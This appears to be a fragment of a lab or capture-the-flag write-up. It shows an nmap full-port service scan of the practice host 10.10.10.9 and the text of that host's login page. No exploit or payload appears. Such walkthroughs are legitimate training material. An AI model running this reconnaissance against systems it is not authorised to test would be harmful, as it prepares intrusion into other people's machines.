



```
root@kali:/home/ghroot/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.9
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-27 18:02 +03
Nmap scan report for 10.10.10.9
Host is up (0.080s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



User login


Username *

Password *


- Create new account
- Request new password

Welcome to 10.10.10.9

